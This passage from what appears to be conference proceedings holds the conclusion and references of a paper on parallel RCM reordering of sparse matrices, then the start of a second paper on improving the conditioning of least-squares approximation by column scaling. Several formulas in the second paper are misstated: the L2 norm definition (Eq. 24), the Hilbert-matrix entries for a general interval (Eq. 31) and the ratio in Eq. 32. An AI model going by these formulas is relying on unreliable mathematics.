A different behavior was observed with largest matrices. Figure 7(b) shows the speedup of a second set of five matrices whose order varies from 500,000 to 1,500,000 approximately. The best performance improvement was reached with the matrices with a high average of non-zeros per row. It was the case of *inline\_1*, *Fault\_639*, *boneS10*, and *audikw\_1*. The same was not observed with *tmt\_sym* matrix - it has an average of just 7 nonzeros per row. These different ratios of performance observed with matrices of distinct orders and distinct average of non-zeros per row suggest that speedups of parallel algorithms like Unordered RCM, which are based on a BFS approach, are higher for graphs with a larger number of edges per node. Nevertheless, for lower order graphs, the parallelism overhead impacts heavily on the CPU time improvement.

## VI. CONCLUSION

This paper analyzed a parallel strategy for a traditional reordering algorithm. The obtained results show the benefits

related to improving reordering time. In fact, for the set of tested matrices, the attained time reduction varies between 10.48% and 57.82%. Other significant results show the unordered RCM algorithm achieving speedups up to 3.84X with 6 threads. About the quality of solutions, the bandwidth reduction reached by the implemented algorithm was not superior to HSL just for one tested matrix. Therefore, the new parallel implementation proposed by the RCM algorithm may be considered as an efficient approach for the bandwidth minimization problem applied on large sparse matrices.

Some works in the literature have addressed the reordering problem through the use of other data structures and alternative breadth-first search (BFS) strategies have been proposed for the parallelism of RCM. As example, relevant results have been reached with a wavefront BFS implementation [18], and a novel implementation of a worklist data structure, called bag, has been used in place of FIFO queue usually employed in BFS algorithms [25]. The use of these new structures and strategies may promote more improvements to the algorithm studied in this work.

## REFERENCES

- [1] Y. Saad, *Iterative methods for sparse linear systems*, 2nd ed. Philadelphia, PA, USA: Society for Industrial and Applied Mathematics, 2003. ISBN 0898715342
- [2] C. H. Papadimitriou, "The np-completeness of the bandwidth minimization problem," *Computing*, vol. 16, no. 3, pp. 263–270, 1976. doi: 10.1007/BF02280884. [Online]. Available: <http://dx.doi.org/10.1007/BF02280884>
- [3] E. Cuthill and J. McKee, "Reducing the bandwidth of sparse symmetric matrices," in *Proceedings of the 1969 24th National Conference*, ser. ACM '69. New York, NY, USA: ACM, 1969. doi: 10.1145/800195.805928 pp. 157–172. [Online]. Available: <http://doi.acm.org/10.1145/800195.805928>
- [4] W. Liu and A. H. Sherman, "Comparative analysis of the Cuthill-McKee and the Reverse Cuthill-McKee ordering algorithms for sparse matrices," *SIAM Journal on Numerical Analysis*, vol. 13, no. 2, pp. 198–213, May 1974. doi: 10.1137/0713020. [Online]. Available: <http://dx.doi.org/10.1137/0713020>
- [5] S. W. Sloan, "An algorithm for profile and wavefront reduction of sparse matrices," *International Journal for Numerical Methods in Engineering*, vol. 23, no. 2, pp. 239–251, 1986. doi: 10.1002/nme.1620230208
- [6] N. E. Gibbs, W. G. Poole, and P. K. Stockmeyer, "An algorithm for reducing the bandwidth and profile of a sparse matrix," *SIAM Journal on Numerical Analysis*, vol. 13, no. 2, pp. 236–250, 1976. [Online]. Available: <http://www.jstor.org/stable/2156090>
- [7] K. I. Karantasis, A. Lenharth, D. Nguyen, M. Garzarán, and K. Pingali, "Parallelization of reordering algorithms for bandwidth and wavefront reduction," in *Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis*, ser. SC '14. Piscataway, NJ, USA: IEEE Press, 2014. doi: 10.1109/SC.2014.80. ISBN 978-1-4799-5500-8 pp. 921–932. [Online]. Available: <http://dx.doi.org/10.1109/SC.2014.80>
- [8] D. Padua, *Encyclopedia of parallel computing*. Springer Publishing Company, Incorporated, 2011. ISBN 0387097651
- [9] K. Pingali et al., "The tao of parallelism in algorithms," in *Proceedings of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI '11. New York, NY, USA: ACM, 2011. doi: 10.1145/1993498.1993501. ISBN 978-1-4503-0663-8 pp. 12–25. [Online]. Available: <http://doi.acm.org/10.1145/1993498.1993501>
- [10] M. Kulkarni, M. Burtcher, R. Inkulu, K. Pingali, and C. Casçaval, "How much parallelism is there in irregular applications?" *SIGPLAN Not.*, vol. 44, no. 4, pp. 3–14, Feb. 2009. doi: 10.1145/1594835.1504181. [Online]. Available: <http://doi.acm.org/10.1145/1594835.1504181>

- [11] M. Kulkarni et al., "Optimistic parallelism requires abstractions," in *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI '07. New York, NY, USA: ACM, 2007. doi: 10.1145/1250734.1250759. ISBN 978-1-59593-633-2 pp. 211–222. [Online]. Available: <http://doi.acm.org/10.1145/1250734.1250759>
- [12] L. Dagum and R. Menon, "Openmp: An industry-standard api for shared-memory programming," *IEEE Comput. Sci. Eng.*, vol. 5, no. 1, pp. 46–55, Jan. 1998. doi: 10.1109/99.660313. [Online]. Available: <http://dx.doi.org/10.1109/99.660313>
- [13] HSL, "A collection of fortran codes for large scale scientific computation," 2011. [Online]. Available: <http://www.hsl.rl.ac.uk/>
- [14] A. Farzaneh, H. Kheiri, and M. A. Shahmarsi, "An efficient storage format for large sparse matrices," *Communications Series A1 Mathematics & Statistics*, vol. 58, no. 2, pp. 1–10, Jul. 2009.
- [15] J. K. Reid and J. A. Scott, "Ordering symmetric sparse matrices for small profile and wavefront," *International Journal for Numerical Methods in Engineering*, vol. 45, pp. 1737–1755, Feb. 1999.
- [16] G. K. Kurfert, "An object-oriented algorithmic laboratory for ordering sparse matrices," Ph.D. dissertation, Lawrence Livermore National Laboratory and United States. Department of Energy and United States. Department of Energy. Office of Scientific and Technical Information, 2000.
- [17] I. S. Duff, J. K. Reid, and J. A. Scott, "The use of profile reduction algorithms with a frontal code," *International Journal for Numerical Methods in Engineering*, vol. 28, no. 11, pp. 2555–2568, 1989. doi: 10.1002/nme.1620281106. [Online]. Available: <http://dx.doi.org/10.1002/nme.1620281106>
- [18] M. A. Hassaan, M. Burtcher and K. Pingali, "Ordered vs. unordered: a comparison of parallelism and work-efficiency in irregular algorithms," in *Proceedings of the 16th ACM Symposium on Principles and Practice of Parallel Programming*, ser. PPOPP '11. New York, NY, USA: ACM, 2011. doi: 10.1145/1941553.1941557. ISBN 978-1-4503-0119-0 pp. 3–12. [Online]. Available: <http://doi.acm.org/10.1145/1941553.1941557>
- [19] B. S. W. Schröder, "Algorithms for the fixed point property," *Theoretical Computer Science*, vol. 217, no. 2, pp. 301 – 358, 1999. doi: [http://dx.doi.org/10.1016/S0304-3975\(98\)00273-4](http://dx.doi.org/10.1016/S0304-3975(98)00273-4). [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0304397598002734>
- [20] D. Chazan and W. Miranker, "Chaotic relaxation," *Linear Algebra and its Applications*, vol. 2, no. 2, pp. 199 – 222, 1969. doi: [http://dx.doi.org/10.1016/0024-3795\(69\)90028-7](http://dx.doi.org/10.1016/0024-3795(69)90028-7). [Online]. Available: <http://www.sciencedirect.com/science/article/pii/0024379569900287>
- [21] S. Aluru, "Teaching parallel computing through parallel prefix," in *Proceedings of the International Conference on High Performance Computing, Networking, Storage and Analysis*, ser. SC12, 2012. [Online]. Available: <http://sc12.supercomputing.org/hpceducator/ParallelPrefix/ParallelPrefix.pdf>
- [22] T. N. Rodrigues, "tnas/reordering-library: Federated Conference on Computer Science and Information Systems 2017," May 2017. [Online]. Available: <https://doi.org/10.5281/zenodo.570225>
- [23] T. A. Davis and Y. Hu, "The university of florida sparse matrix collection," *ACM Trans. Math. Softw.*, vol. 38, no. 1, pp. 1:1–1:25, Dec. 2011. doi: 10.1145/2049662.2049663. [Online]. Available: <http://doi.acm.org/10.1145/2049662.2049663>
- [24] OpenMP Language Working Group, "Openmp technical report 4," OpenMP Architecture Review Board, Tech. Rep. TR-4 Version 5 Preview 1, 2016.
- [25] C. E. Leiserson and T. B. Schardl, "A work-efficient parallel breadth-first search algorithm (or how to cope with the nondeterminism of reducers)," in *Proceedings of the Twenty-second Annual ACM Symposium on Parallelism in Algorithms and Architectures*, ser. SPAA '10. New York, NY, USA: ACM, 2010. doi: 10.1145/1810479.1810534. ISBN 978-1-4503-0079-7 pp. 303–314. [Online]. Available: <http://doi.acm.org/10.1145/1810479.1810534>

# Least Square Method Robustness of Computations

## What is not usually considered and taught

Vaclav Skala

Department of Computer Science and Engineering  
Faculty of Applied Sciences, University of West Bohemia  
CZ 306 14 Plzen, Czech Republic  
<http://www.VaclavSkala.eu>

**Abstract** — There are many practical applications based on the Least Square Error (LSE) approximation. It is based on a square error minimization “on a vertical” axis. The LSE method is simple and easy also for analytical purposes. However, if data span is large over several magnitudes or non-linear LSE is used, severe numerical instability can be expected.

The presented contribution describes a simple method for large span of data LSE computation. It is especially convenient if large span of data are to be processed, when the “standard” pseudoinverse matrix is ill conditioned. It is actually based on a LSE solution using orthogonal basis vectors instead of orthonormal basis vectors. The presented approach has been used for a linear regression as well as for approximation using radial basis functions.

**Keywords**—Least square error; approximation regression; radial basis function; approximation; condition number; linear algebra; geometric algebra; projective geometry.

### I. INTRODUCTION

Wide range of applications is based on approximation of acquired data and the LSE minimization is used, known also as a linear or polynomial regression. The regression methods have been heavily explored in signal processing and geometrical problems or with statistically oriented problems. They are used across many engineering fields dealing with acquired data processing. Several studies have been published and they can be classified as follows:

- “standard” Least Square Error (LSE) methods fitting data to a function  $y = f(x)$ , where  $x$  is an independent variable and  $y$  is a measured or given value,
- “orthogonal” Total Least Square Error (TLSE) fitting data to a function  $F(x) = 0$ , i.e. fitting data to some  $d - 1$ -dimensional entity in this  $d$ -dimensional space, e.g. a line in the  $E^2$  space or a plane in the  $E^3$  space [1][6][8][21][22],
- “orthogonally Mapping” Total Least Square Error (MTLSE) methods for fitting data to a given entity in a subspace of the given space. However, this problem is much more complicated. As an example, we can consider data given in and we need to find an optimal line in  $E^d$ , i.e. one dimensional entity, in this  $d$ -dimensional space fitting optimally the given data. Typical problem: Find a line in the  $E^d$  space that has the minimum orthogonal distance

from the given points in this space. This algorithm is quite complex and solution can be found in [18].

It should be noted, that all methods above do have one significant drawback as values are taken in a squared value. This results to an artifact that small values do not have relevant influence to the final entity as the high values. Some methods are trying to overcome this by setting weights to each measured data [3]. It should be noted that the TLSE was originally derived by Pearson [16](1901). Deep comprehensive analysis can be found in [8][13][21][22]. Differences between the LSE a TLSE methods approaches are significant, see Fig. 1.




Fig. 1.a: Least Square Error

Fig. 1.b: Total Least Square Error

In the vast majority the Least Square Error (LSE) methods measuring vertical distances are used. This approach is acceptable in the case of explicit functional dependences  $f(x, y) = h$ , resp.  $f(x, y, z) = h$ . However, it should be noted that a user should keep in a mind, that smaller differences than 1.0, will have significantly smaller weight than higher differences than 1.0 as the differences are taken in a square resulting to dependences in scaling of data approximated, i.e. the result will depend on physical units used, etc. The main advantage of the LSE method is that it is simple for fitting polynomial curves and it is easy to implement. The standard LSE method leads to over determined system of linear equations. This approach is also known as polynomial regression.

Let us consider a data set  $\Omega = \{(x_i, y_i, f_i)\}_{i=1}^n$ , i.e. data set containing for  $x_i, y_i$  and measured functional value  $f_i$ , and we want to find parameters  $\mathbf{a} = [a, b, c, d]^T$  for optimal fitting function, as an example:

$$f(x, y, \mathbf{a}) = a + bx + cy + dxy \quad (1)$$

Minimizing the vertical squared distance  $D$ , i.e.:

$$D = \min_{a,b,c,d} \sum_{i=1}^n (f_i - f(x_i, y_i, \mathbf{a}))^2 = \min_{a,b,c,d} \sum_{i=1}^n (f_i - (a + bx_i + cy_i + dx_i y_i))^2 \quad (2)$$

Conditions for an extreme are given as:

$$\frac{\partial f(x, y, \mathbf{a})}{\partial \mathbf{a}} = [1, x, y, xy]^T \quad (3)$$

Applying this on the expression of  $D$  we obtain

$$\frac{\partial D}{\partial \mathbf{a}} \sum_{i=1}^n (f_i - (a + bx_i + cy_i + dx_i y_i)) \frac{\partial f(x, y, \mathbf{a})}{\partial \mathbf{a}} = 0 \quad (4)$$

It leads to conditions for  $\mathbf{a} = (a, b, c, d)$  parameters in the form of a linear system of equations  $\mathbf{A}\mathbf{x} = \mathbf{b}$ :

$$\mathbf{A} = \begin{bmatrix} n & \sum_{i=1}^n x_i & \sum_{i=1}^n y_i & \sum_{i=1}^n x_i y_i \\ \sum_{i=1}^n x_i & \sum_{i=1}^n x_i^2 & \sum_{i=1}^n x_i y_i & \sum_{i=1}^n x_i^2 y_i \\ \sum_{i=1}^n y_i & \sum_{i=1}^n x_i y_i & \sum_{i=1}^n y_i^2 & \sum_{i=1}^n x_i y_i^2 \\ \sum_{i=1}^n x_i y_i & \sum_{i=1}^n x_i^2 y_i & \sum_{i=1}^n x_i y_i^2 & \sum_{i=1}^n x_i^2 y_i^2 \end{bmatrix} \quad (5)$$

$$\mathbf{x} = [a, b, c, d]^T$$

$$\mathbf{b} = \left[ \sum_{i=1}^n f_i, \sum_{i=1}^n f_i x_i, \sum_{i=1}^n f_i y_i, \sum_{i=1}^n f_i x_i y_i \right]^T$$

The selection of bilinear form was used to show the LSE method application to a non-linear case, if the case of a linear function, i.e.  $f(x, y, \mathbf{a}) = a + bx + cy$ , the 4<sup>th</sup> row and column are to be removed. Note that the matrix  $\mathbf{A}$  is symmetric and the function  $f(\mathbf{x})$  might be more complex, in general.

Several methods for LSE have been derived [4][5][10], however those methods are sensitive to the vector  $\mathbf{a}$  orientation and not robust in general as a value of  $\sum_{i=1}^n x_i^2 y_i^2$  might be too high in comparison with the value  $n$ , which has an influence to robustness of a numerical solution. In addition, the LSE methods are sensitive to a rotation as they measure vertical distances. It should be noted, that rotational and translation invariances are fundamental requirements especially in geometrically oriented applications.

The LSE method is usually used for a small size of data and span of a domain is relatively small. However, in some applications the domain span can easily be over several decades, e.g. in the case of Radial Basis Functions (RBF) approximation for GIS applications etc. In this case, the overdetermined system can be difficult to solve.

## II. NUMERICAL STABILITY

Let us explore a simple example, when many points  $\mathbf{x}_i \in E^2$ , i.e.  $\mathbf{x}_i = (x_i, y_i)$ , are given with relevant associated values  $b_i, i = 1, \dots, n$ . Expected functional dependency can be expressed (for a simplicity) as  $y = a_1 + a_2 x + a_3 y$ . The LSE leads to an overdetermined system of equations

$$\mathbf{A}^T \mathbf{A} \boldsymbol{\xi} = \mathbf{A}^T \mathbf{b} \quad (6)$$

where  $\mathbf{b} = (b_1, \dots, b_n)$ ,  $\boldsymbol{\xi} = (\xi_1, \dots, \xi_m)$  and  $m$  is a number of parameters,  $m < n$ .

If the values  $x_i, y_i$  over a large span, e.g.  $x_i, y_i \in \langle 10^0, 10^5 \rangle$ , the matrix  $\mathbf{A}^T \mathbf{A}$  is extremely ill conditioned. This means that the reliability of a solution depends on the distribution of points in the domain. Situation gets worst when a non-linear polynomial regression is to be used and dimensionality of the domain is higher.

As an example, let us consider a simple case, when points form regular orthogonal mesh and values are generated using  $R5$  distribution scheme (equidistant in a logarithmic scale) as  $(x_i, y_i) \in \langle 10, 10^5 \rangle \times \langle 10, 10^5 \rangle$ . It can be easily found using MATLAB that conditional number  $\text{cond}(\mathbf{A}^T \mathbf{A}) \cong 10^{11}$ .

In the following, we will show how the condition number might be decreased significantly using orthogonal basis vectors instead of the orthonormal ones.

## III. PROJECTIVE NOTATION AND GEOMETRY ALGEBRA

The LSE approximation is based on a solution of a linear system of equations, i.e.  $\mathbf{A}\mathbf{x} = \mathbf{b}$ . Usually the Euclidean representation is used. However if the projective space representation is used [19], it is transformed into homogeneous linear system of equations, i.e.  $\mathbf{B}\boldsymbol{\zeta} = \mathbf{0}$ . Rewriting the Eq.(6), we obtain

$$\mathbf{B}\boldsymbol{\zeta} = \mathbf{0} \quad (7)$$

where

$$\mathbf{B} = [-\mathbf{A}^T \mathbf{b} | \mathbf{A}^T \mathbf{A}] \quad (8)$$

$$\boldsymbol{\zeta} = (\zeta_0, \zeta_1, \dots, \zeta_m)$$

and  $\xi_i = \zeta_i / \zeta_0, i = 1, \dots, m$ ;  $\zeta_0$  is the homogeneous coordinate in the projective representation, matrix  $\mathbf{B}$  size is  $m \times (m + 1)$ . Now, a system of homogeneous linear equations is to be solved.

It can be shown that a system of homogeneous linear equations  $\mathbf{A}\mathbf{x} = \mathbf{0}$  is equivalent to the extended cross-product, actually outer-product [19][20]. In general, solutions of the both cases  $\mathbf{A}\mathbf{x} = \mathbf{0}$  and  $\mathbf{A}\mathbf{x} = \mathbf{b}$ , i.e. homogeneous and non-homogeneous system of linear equations, is the same and no division operation is needed as the extended cross-product (outer product) does not require any division operation at all. Applying this we get:

$$\boldsymbol{\zeta} = (\zeta_0, \zeta_1, \dots, \zeta_m) = \boldsymbol{\beta}_1 \wedge \boldsymbol{\beta}_2 \wedge \dots \wedge \boldsymbol{\beta}_{m-1} \wedge \boldsymbol{\beta}_m \quad (9)$$

where

$$\boldsymbol{\beta}_i = [-b_{i0} : b_{i1}, \dots, b_{im}]^T \quad i = 1, \dots, m \quad (10)$$

The extended cross-product can be rewritten using determinant of  $(m + 1) \times (m + 1)$  as

$$\boldsymbol{\zeta} = \det \begin{bmatrix} \mathbf{e}_0 & \mathbf{e}_1 & \mathbf{e}_2 & \dots & \mathbf{e}_m \\ -b_{10} & b_{11} & b_{12} & \dots & b_{1m} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ -b_{m0} & b_{m1} & b_{m2} & \dots & b_{mm} \end{bmatrix} \quad (11)$$

where  $\mathbf{e}_0$  are orthonormal basis vectors in the  $m$ -dimensional space. As a determinant is a multilinear, we can multiply any  $j$  column by a value  $q_j \neq 0$

$$\zeta' = \det \begin{bmatrix} \mathbf{e}'_0 & \mathbf{e}'_1 & \mathbf{e}'_2 & \cdots & \mathbf{e}'_m \\ -b'_{10} & b'_{11} & b'_{12} & \cdots & b'_{1m} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ -b'_{m0} & -b'_{m1} & -b'_{m2} & \cdots & -b'_{mm} \end{bmatrix} \quad (12)$$

where

$$\mathbf{e}'_j = \frac{\mathbf{e}_j}{q_j} \quad b'_{*j} = \frac{b_{*j}}{q_j} \quad (13)$$

where  $\mathbf{e}'_j$  are orthogonal basis vectors in the  $m$ -dimensional space.

From the geometrical point of view, it is actually a “temporary” scaling on each axis including the units. Of course, a question remains – how to select the  $q_j$  value. The  $q_j$  is to be selected as

$$q_j = \max_{i=1,\dots,m} \{ |b_{ij}| \} \quad (14)$$

where  $j = 1, \dots, m$ . Note that the matrix  $\mathbf{B}$  is indexed as  $(0, \dots, m) \times (0, \dots, m)$ .

Applying this approach, we get a modified system

$$\zeta' = (\zeta'_0, \zeta'_1, \dots, \zeta'_m) = \beta'_1 \wedge \beta'_2 \wedge \dots \wedge \beta'_{m-1} \wedge \beta'_m \quad (15)$$

where

$$\beta'_i = [-b'_{i0}: b'_{i1}, \dots, b'_{im}]^T \quad (16)$$

where  $\beta'_i$  are coefficients of the matrix  $\bar{\mathbf{B}}' = [-\mathbf{A}^T \mathbf{b} | \overline{\mathbf{A}^T \mathbf{A}}]$ , i.e. modified matrix  $\mathbf{B}$  as described above, for the orthogonal (not orthonormal) vector basis.

The approximated  $f(x, y)$  value is computed as

$$f(x, y) = aq_1 + bq_2x + cq_3y \quad (17)$$

in the case of  $f(x, y) = a + bx + cy$ , or

$$f(x, y) = aq_1 + bq_2x + cq_3y + dq_4xy \quad (18)$$

in the case  $f(x, y) = a + bx + cy + dxy$  and similarly for the general case of a regression function  $y = f(\mathbf{x}, \mathbf{a})$ .

The above presented modification is simple. However, what is the influence of this operation?

#### IV. MATRIX CONDITIONALITY

Let us consider a recent simple example again, when points are generated from  $(x_i, y_i) \in \langle 10, 10^5 \rangle \times \langle 10, 10^5 \rangle$ . It can be found that conditional number  $\text{cond}(\mathbf{A}^T \mathbf{A}) \cong 6 \cdot 10^{10}$  using MATLAB, Fig.2, if  $f(x, y) = a + bx + cy$  is used for the LSE.




Fig.2: Conditionality histogram of the original matrix depending on number of data set size, i.e. number of points

Using the approach presented above, the conditional number was decreased significantly to  $\text{cond}(\bar{\mathbf{A}}^T \bar{\mathbf{A}}) \cong 2 \cdot 10^6$ .




Fig.3: Conditionality of the modified matrix depending on number of data set size, i.e. number of points

Comparing the condition numbers of the original and modified matrices, we can see significant improvement of matrix conditionality as

$$v = \text{cond}(\mathbf{A}^T \mathbf{A}) / \text{cond}(\bar{\mathbf{A}}^T \bar{\mathbf{A}}) \cong \frac{6 \cdot 10^{10}}{2 \cdot 10^6} = 3 \cdot 10^4 \quad (19)$$

In the case of a little bit more complex function defined by Eq.(1), i.e.  $f(x, y) = a + bx + cy + dxy$  we obtain




Fig.4: Conditionality of the original matrix depending on number of data set size, i.e. number of points




Fig.5: Conditionality of the modified matrix depending on number of data set size, i.e. number of points

In this case of the LSE defined by Eq.(1) the conditionality improvement is even higher, as

$$v = \text{cond}(\mathbf{A}^T \mathbf{A}) / \text{cond}(\bar{\mathbf{A}}^T \bar{\mathbf{A}}) \cong \frac{6 \cdot 10^{20}}{6 \cdot 10^{11}} = 10^9 \quad (20)$$

It means that better numerical stability is obtained by a simple operation. All graphs clearly shows also dependency on a number of points used for the experiments (horizontal axis).

The geometric algebra brings also an interesting view on problems with numerical solutions. Let us consider vectors  $\hat{\beta}_i$  with coordinates of points, i.e.

$$\hat{\beta}_i = [b_{i1}, \dots, b_{im}]^T \quad i = 1, \dots, m \quad (21)$$

Then  $\hat{\beta}_i \wedge \hat{\beta}_j = \hat{\gamma}_{ij}$  defines a bivector, which is an oriented surface, given by two vectors in  $m$ -dimensional space and  $\|\hat{\gamma}_{ij}\|$  gives the area represented by the bivector  $\hat{\gamma}_{ij}$ .

So, the proposed approach of introducing orthogonal basis functions instead of the orthonormal ones, enable us to “eliminate” influence of “small” bivectors in the original LSE computation and increase precision of numerical computation.

Of course, if the regression is to be applied, the influence of the  $q_j$  values must be applied. By the presented approach we actually got values  $\zeta'_i$  using the orthogonal basis vectors instead of orthonormal. It means, that the estimated value by a regression, using recent simple example, is

$$f(x, y) = q_1 a_1 + q_2 a_2 x + q_3 a_3 y \quad (22)$$

## V. LEAST SQUARE METHOD WITH POLYNOMIALS

In the case of the least square approximation, we want to minimize using a polynomial of degree  $n$ .

$$\min_{P_n(x)} \|f(x) - P_n(x)\|$$

$$P_n(x) = \sum_{i=0}^n a_i x^i \quad (23)$$

The  $L_2$  norm of a function  $f(x)$  on an interval  $\langle a, b \rangle$  is defined

$$\|f(x)\| = \sqrt{\left( \int_a^b f(x) dx \right)^2} \quad (24)$$

Minimizing square of the distance of a function of  $k+1$  parameters  $\varphi(\mathbf{a}) = \varphi(a_0, \dots, a_n)$  and using “per-partes” rule, we obtain

$$\begin{aligned} \varphi(\mathbf{a}) &= \int_a^b [f(x) - P_n(x)]^2 dx \\ &= \int_a^b [f(x)]^2 dx - 2 \sum_{i=0}^n a_i \int_a^b x_i f(x) dx \\ &\quad + \sum_{i=0}^n \sum_{j=0}^n a_i a_j \int_a^b x^{i+j} dx \end{aligned} \quad (25)$$

For a minimum a vector condition

$$\frac{\partial \varphi(\mathbf{a})}{\partial \mathbf{a}} = \mathbf{0} \quad (26)$$

must be valid. It leads to conditions

$$\begin{aligned} \frac{\partial \varphi(\mathbf{a})}{\partial a_k} &= 0 - 2 \int_a^b x^k f(x) dx + \sum_{i=0}^n a_i \int_a^b x^{i+k} dx \\ &\quad + \sum_{j=0}^n a_j \int_a^b x^{j+k} dx \end{aligned} \quad (27)$$

and by simple algebraic manipulations we obtain:

$$2 \left[ - \int_a^b x^k f(x) dx + \sum_{i=0}^n a_i \int_a^b x^{i+k} dx \right] = 0 \quad (28)$$

and therefore

$$\sum_{i=0}^n a_i \int_a^b x^{i+k} dx = \int_a^b x^k f(x) dx \quad (29)$$

where  $k = 1, \dots, n$ .

It means that the LSE problem is the polynomial (what has been expected)

$$P_n(x) = \sum_{i=0}^k a_i x^i \quad (30)$$

However, there is a direct connection with well known Hilbert’s matrix. It can be shown that elements of the Hilbert’s matrix  $(H_{n+1}(a, b))_{i,k}$  of the size  $(n+1) \times (n+1)$  are equivalent to

$$(H_{n+1}(a, b))_{i,k} = \int_a^b x^{i+k} dx = \frac{1}{1+i+k} \quad (31)$$

If interval  $\langle a, b \rangle = \langle 0, 1 \rangle$  is used, standard Hilbert’s matrix  $H_n(0, 1)$  is obtained, which is extremely ill-conditioned.

## VI. HILBERT’S MATRIX CONDITIONALITY

We should answer a question, how the conditional number of the Hilbert’s matrix can be improved if orthogonal basis is used instead of orthonormal one as an experimental test.

A simple experiment can prove that the proposed method does not practically change the conditionality of the Hilbert’s matrix  $H_n(0, 1)$ . However, as the LSE approximation is to be used for large span of data, it is reasonable to consider a general case and explore conditionality of the  $H_n(a, b)$  matrix, e.g.  $H_5(0, b)$ , for demonstration.




Fig.6: Conditionality of the  $H_5(0, b)$  for different values of  $b$  using MATLAB (numerical problems can be seen for  $b > 650$ )






Fig.7: Conditionality of the  $H_5(0, b)$  for different values of  $b$  using logarithmic scaling for vertical axis

It can be seen, that  $\text{cond}(H_5(0, 800)) = 6 \cdot 10^{23}$ . If the proposed approach is applied  $\text{cond}(\hat{H}_5(0, 800)) = 2,5 \cdot 10^{14}$  for the modified matrix, Fig.8 - Fig.9.



Fig.8: Conditionality of the modified  $H_5(0, b)$ Fig.9: Conditionality of the modified  $H_5(0, b)$  using logarithmic scaling for vertical axis

It means that the conditionality improvement

$$v = \frac{\text{cond}(H_5(0,800))}{\text{cond}(H_5(0,800))} \cong \frac{6.10^{23}}{2.5.10^{14}} \approx 10^9 \quad (32)$$

This is a similar ratio as for the simple recent examples.

